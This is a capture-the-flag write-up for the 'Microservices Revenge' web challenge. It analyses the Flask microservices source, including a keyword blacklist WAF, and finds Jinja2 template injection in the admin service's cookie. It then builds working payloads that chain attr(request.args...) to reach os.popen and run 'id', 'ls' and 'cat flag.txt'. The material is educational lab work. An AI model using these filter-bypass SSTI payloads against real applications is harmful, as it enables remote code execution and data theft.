Microservices Revenge
Table of Contents
Overview
- 53 solves / 50 points
- Overall difficulty for me (From 1-10 stars): ★★★★★★☆☆☆☆
Background
I've upgraded the security of this website and added a new feature. Can you still break it?
- Junhua
Enumeration
Home page:

In here, it's pretty much the same as the "Microservices" challenge.
We can go to the admin page, home page via GET parameter service.
In this challenge, we can download a file:
┌[siunam♥earth]-(~/ctf/Grey-Cat-The-Flag-2023-Qualifiers/Web/Microservices-Revenge)-[2023.05.21|12:17:05(HKT)]
└> file dist.zip
dist.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
┌[siunam♥earth]-(~/ctf/Grey-Cat-The-Flag-2023-Qualifiers/Web/Microservices-Revenge)-[2023.05.21|12:17:07(HKT)]
└> unzip dist.zip
Archive:  dist.zip
  inflating: admin_page/app.py
  inflating: admin_page/dockerfile
 extracting: admin_page/requirements.txt
  inflating: docker-compose.yml
  inflating: flag_page/app.py
  inflating: flag_page/dockerfile
 extracting: flag_page/requirements.txt
  inflating: gateway/app.py
  inflating: gateway/constant.py
  inflating: gateway/dockerfile
 extracting: gateway/requirements.txt
  inflating: homepage/app.py
  inflating: homepage/dockerfile
 extracting: homepage/requirements.txt
   creating: homepage/templates/
  inflating: homepage/templates/base.html
  inflating: homepage/templates/index.html
docker-compose.yml:
version: '3.7'

x-common-variables: &common-variables
   FLAG: grey{fake_flag}


services:
  admin:
    build: ./admin_page
    container_name: radminpage
    networks:
      - backend

  homepage:
    build: ./homepage
    container_name: rhomepage
    networks:
      - backend

  gateway:
    build: ./gateway
    container_name: rgateway
    ports:
      - 5005:80
    networks:
      - backend

  flag:
    build: ./flag_page
    container_name: rflagpage
    environment:
       <<: *common-variables
    networks:
      - backend

networks:
  backend: {}
In here, we can see there are 4 services: admin, homepage, gateway, flag.
To read the flag, we could use the /flag route in flag service: (From /flag_page/app.py)
from flask import Flask, Response, jsonify
import os

app = Flask(__name__)
app.secret_key = os.environ.get("SECRET_KEY", os.urandom(512).hex())
FLAG = os.environ.get("FLAG", "greyctf{fake_flag}")


@app.route("/")
def index() -> Response:
    """Main page of flag service"""
    # Users can't see this anyways so there is no need to beautify it
    # TODO Create html for the page
    return jsonify({"message": "Welcome to the homepage"})


@app.route("/flag")
def flag() -> Response:
    """Flag endpoint for the service"""
    return jsonify({"message": f"This is the flag: {FLAG}"})


@app.route("/construction")
def construction() -> Response:
    return jsonify({"message": "The webpage is still under construction"})
To access the flag service, we can provide GET parameter service with value flagpage: (From /gateway/app.py)
@app.route("/", methods=["GET"])
def route_traffic() -> Response:
    """Route the traffic to upstream"""
    microservice = request.args.get("service", "homepage")

    route = routes.get(microservice, None)
    if route is None:
        return abort(404)

    # My WAF
    if is_sus(request.args.to_dict(), request.cookies.to_dict()):

        return Response("Why u attacking me???\nGlad This WAF is working!", 400)

    # Fetch the required page with arguments appended
    with Session() as s:
        for k, v in request.cookies.items():
            s.cookies.set(k, v)
        res = s.get(route, params={k: v for k, v in request.args.items()})
        headers = [
            (k, v)
            for k, v in res.raw.headers.items()
            if k.lower() not in excluded_headers
        ]

    return Response(res.content.decode(), res.status_code, headers)
/gateway/app.py:
routes = {
    "adminpage": "http://radminpage",
    "homepage": "http://rhomepage",
    "flagpage": "http://rflagpage/construction",
}
excluded_headers = [
    "content-encoding",
    "content-length",
    "transfer-encoding",
    "connection",
]

However, when we go to /?service=flagpage, it'll go to the /construction route:
Then, I noticed that there's a is_sus() function:
# Extra protection for my page.
banned_chars = {
    "\\",
    "_",
    "'",
    "%25",
    "self",
    "config",
    "exec",
    "class",
    "eval",
    "get",
}


def is_sus(microservice: str, cookies: dict) -> bool:
    """Check if the arguments are sus"""
    acc = [val for val in cookies.values()]
    acc.append(microservice)
    for word in acc:
        for char in word:
            if char in banned_chars:
                return True
    return False
This function will check the cookie's values contain any banned_chars.
Based on my experience, the filter config, class is trying to prevent Server-Side Template Injection (SSTI)!
So, let's find SSTI vulnerability!
In homepage service, it has 1 route:
@app.route("/")
def homepage() -> Response:
    """The homepage for the app"""
    cookie = request.cookies.get("cookie", "")

    # Render normal page
    response = make_response(render_template("index.html", user=cookie))
    response.set_cookie("cookie", cookie if len(cookie) > 0 else "user")
    return response
This route will take cookie cookie's value, and render index.html template:
{% extends 'base.html' %}

{% block alert %}
<div class="alert alert-danger" role="alert">
  This website is under construction, only admins allowed.
</div>
{% endblock %}

{% block content %}
<h1>Hi {{user | safe}}</h1>
<h2>You are not an admin</h2>
<p>I am still constructing my microservices site. Please come back later</p>
{% endblock %}
As you can see, the user variable is filtered with the safe filter.
Now, don't be confused, the safe doesn't mean it's really "safe"! The safe filter means it's safe to render the variable directly.
Let's try SSTI in service homepage!

Nope.

Although it's vulnerable to Reflected Cross-Site Scripting (XSS), it's not useful for this challenge:
How about the admin service?
In /admin_page/app.py, we see this:
from flask import Flask, Response, render_template_string, request

app = Flask(__name__)


@app.get("/")
def index() -> Response:
    """
    The base service for admin site
    """
    user = request.cookies.get("user", "user")

    # Currently Work in Progress
    return render_template_string(
        f"Sorry {user}, the admin page is currently not open."
    )

Route / will get our cookie user's value, and render it without any sanitization, escaping!
That being said, the admin service is vulnerable to SSTI!
Nice!
Exploitation
Armed with above information, we could try to gain Remote Code Execution (RCE) via SSTI!
However, we have to bypass the following filter:
# Extra protection for my page.
banned_chars = {
    "\\",
    "_",
    "'",
    "%25",
    "self",
    "config",
    "exec",
    "class",
    "eval",
    "get",
}
Note:
%25in URL encoding is%. However, the web application won't encode our input when it's checking thebanned_chars.
Example of when our payload contains the above characters:

According to HackTricks, we can bypass the filter via:
request|attr(request.args.c) #Send a param like "?c=__class__
Let's do this!
Since request object instance is not filtered, we can use that to gain RCE:

First, we'll pipe that request object to attr(request.args.<GET_Parameter>). The attr() is to get an attribute of an object:
GET /?service=adminpage&a=application HTTP/1.1
Cookie: user={{request|attr(request.args.a)}}

We now got the Request.application method!
Then, we can use the __globals__ attribute to find all the function's global variables:
GET /?service=adminpage&a=application&b=__globals__ HTTP/1.1
Cookie: user={{request|attr(request.args.a)|attr(request.args.b)}}

In here, we see there's a __builtins__ key. The value of __builtins__ is normally either this module or the value of this module’s __dict__ attribute.
Next, we need to get the __builtins__ key.
However, we can't just use request|attr(request.args.a)|attr(request.args.b){request.args.c}, it'll fail.
To solve that problem, we can use the __getitem__ method. This method is used to get an item from the invoked instances' attribute:
GET /?service=adminpage&a=application&b=__globals__&c=__getitem__ HTTP/1.1
Cookie: user={{request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)}}

We have the __getitem__ method! Let's get the __builtins__ attribute!
GET /?service=adminpage&a=application&b=__globals__&c=__getitem__&d=__builtins__ HTTP/1.1
Cookie: user={{request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)}}

After getting the __builtins__ attribute, we can now use __import__ method to import any module!! Let's import the os module to execute OS command!
GET /?service=adminpage&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os HTTP/1.1
Cookie: user={{request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g)}}

Nice!! Now that we dynamically imported the os module, we can now invoke it's methods to execute OS command.
But, we can't just use the following payload to invoke os module method:
request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g).(request.args.h)
In Jinja2, we can assign variables via {% set <variable_name> = <value> %}.
So, let's assign the os module to os variable!
GET /?service=adminpage&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os HTTP/1.1
Cookie: user={% set os = request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g) %} {{os}}

Now we can invoke os module's methods!!
To execute OS command, we can use the popen() method, and read() it:
GET /?service=adminpage&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os HTTP/1.1
Cookie: user={% set os = request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g) %} {{os.popen("id").read()}}

Yes!! We got RCE!!
Let's read the flag:
GET /?service=adminpage&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os HTTP/1.1
Cookie: user={% set os = request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g) %} {{os.popen("ls").read()}}

GET /?service=adminpage&a=application&b=__globals__&c=__getitem__&d=__builtins__&e=__getitem__&f=__import__&g=os HTTP/1.1
Cookie: user={% set os = request|attr(request.args.a)|attr(request.args.b)|attr(request.args.c)(request.args.d)|attr(request.args.e)(request.args.f)(request.args.g) %} {{os.popen("cat flag.txt").read()}}


- Flag:
grey{55t1_bl4ck1ist_byp455_t0_S5rf_538ad457e9a85747631b250e834ac12d}
Conclusion
What we've learned:
- Exploiting RCE Via SSTI With Filter Bypass